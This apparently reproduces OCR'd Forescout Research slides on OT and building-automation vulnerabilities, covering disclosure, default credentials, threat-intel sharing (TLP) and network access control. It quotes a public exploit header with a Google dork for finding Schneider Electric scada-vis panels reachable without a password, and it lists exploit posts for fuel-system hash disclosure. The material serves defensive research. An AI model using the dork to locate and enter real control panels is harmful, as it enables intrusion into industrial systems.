
26 April 2023

Overview

Schneider Electric is aware of a publicly available exploit affecting KNX home and building automation systems. The products used in these systems may come from a variety of different vendors, including Schneider Electric **spaceLYnk, Wiser for KNX (formerly homeLYnk), and FellerLYnk** products. The exploit consists of direct access to product functions and brute force attacks on the panel, which may lead to unauthorized access to product features.



```
# Exploit Title: Schneider Electric v1.0 - Directory traversal & Broken Authentication
# Google Dork: inurl:/scada-vis
# Date: 3/11/2023
# Exploit Author: parsa rezaie khiabanloo
# Vendor Homepage: https://www.se.com/
# Version: all-versions
# Tested on: Windows/Linux/Android

# Attacker can using these dorks and access to the panel without password

inurl:/cgi-bin/scada-vis/
```



Franklin Fueling Systems TS-550 Hash Disclosure / Default Credentials

Authored by parsa rezaie khiabanloo | Posted Apr 20, 2023

Franklin Fueling Systems TS-550 suffers from a password hash disclosure vulnerability.

tags | exploit, info disclosure
SHA-256 | 5321c2e6d8a5ba0ee798a8ecbc4154af4303cab89fef43786dea99f1de8f6e68

Franklin Fueling Systems TS-550 Information Disclosure

Authored by parsa rezaie khiabanloo | Posted Apr 10, 2023

Franklin Fueling Systems TS-550 appears to suffer from insecure direct object reference and password hash disclosure vulnerabilities.

tags | exploit, vulnerability, info disclosure
SHA-256 | c7eb9b6d134d1e52a18386709b28e379d579cbcebfd3a3b74885aede997153b9

Schneider Electric 1.0 Insecure Direct Object Reference

Authored by parsa rezaie khiabanloo | Posted Apr 10, 2023

Schneider Electric version 1.0 suffers from an insecure direct object reference vulnerability.


tags | exploit
SHA-256 | 9e5f99cdc4e5792e1737d1c57c75ddc0d1eef2ee6b289510cd4b462385900e3c

Conclusion: prevention, detection and response

Prevention: why do we do vulnerability research?

- To **prevent** similar issues from happening in the future


- The DNS findings in Project Memoria became an **informational RFC** and are used as part of the testing suite for the Chromium browser



Common Implementation Anti-Patterns Related to Domain Name System (DNS) Resource Record (RR) Processing

RFC 9267

- The findings in OT:ICEFALL became part of the standard examples for **14 CWEs**



Example 1

In 2022, the OT:ICEFALL study examined products by 10 different Operational Technology (OT) vendors. The researchers reported 56 vulnerabilities and said that the products were "insecure by design" [REF-1283]. If exploited, these vulnerabilities often allowed adversaries to change how the products operated, ranging from denial of service to changing the code that the products executed. Since these products were often used in industries such as power, electrical, water, and others, there could even be safety implications.

At least one OT product used default credentials.

Observed Examples

Reference	Description
CVE-2022-30270	Remote Terminal Unit (RTU) uses default credentials for some SSH accounts
CVE-2021-41192	data visualization/sharing package uses default secret keys or cookie values if they are not specified in environment variables
CVE-2021-38759	microcontroller board has default password

FORESCOUT RESEARCH


Detection: Collaborative Threat Intelligence

- (Almost) Everything we observe is shared via machine-readable threat feeds with the community
  - ISACs, CERTs, national agencies, commercial organizations, etc

- Data is usually automatically correlated with other observations via Threat Intel Sharing Platforms

- However, collaborative intel has some restrictions: where it comes from, who can consume, etc.

- Industry currently uses a TLP model, but the right access control model would play a key role here.



TLP:RED

TLP: Red

Not for disclosure, restricted to participants only.

TLP:AMBER+STRICT

TLP: Amber+Strict

Limited disclosure, restricted to participants' organization.

TLP:AMBER

TLP: Amber

Limited disclosure, restricted to participants' organization and its clients (see Terminology Definitions).

TLP:GREEN


TLP: Green

Limited disclosure, restricted to the community.

Response: Network Access Control

- Modern Network Access Control allows to enforce policies directly on the network for embedded devices in an agentless way
  - Examples: Remediate or restrict

- Leveraging technologies such as RADIUS, integration with the network infrastructure and integration with endpoint management technologies
  - Examples: assign to VLAN if a vulnerability is found on an IP camera or automatically update antivirus on a Windows machine


ForeScout Console: Appliance - admin connected to 10.11.152.113 - License: Valid for 294 days - Licensed to ForeScout Technologies Inc (CORP)

Malware activity detected on host ... 2 OF 62 HOSTS

Host	IPv4 Address	Segment	Policy Malware ...	MAC Address	Comment	Display Name	Switch IP/FQDN an...	Switch Port Alias	Switch Port Name	Function	Actions
desktop-jn5ji9h	192.168.4.104	Enterprise Island	Malware activi...	080027b5cfe6							
WORKGROUP\NAS326			Malware activi...	4cc53e33dc3b			192.168.2.101:Fa0/5		Fa0/5		

<) FORESCOUT RESEARCH

Takeaways

- There are many similar vulnerabilities in networking protocols used in different domains
- They stem either from bad implementations or from the lack of security controls

- These issues are routinely being attacked by threat actors

- Risk mitigation should prioritize issues based on threat intelligence

Read more on https://www.forescout.com/research-labs/

Thank you.

FORESCOUT®
RESEARCH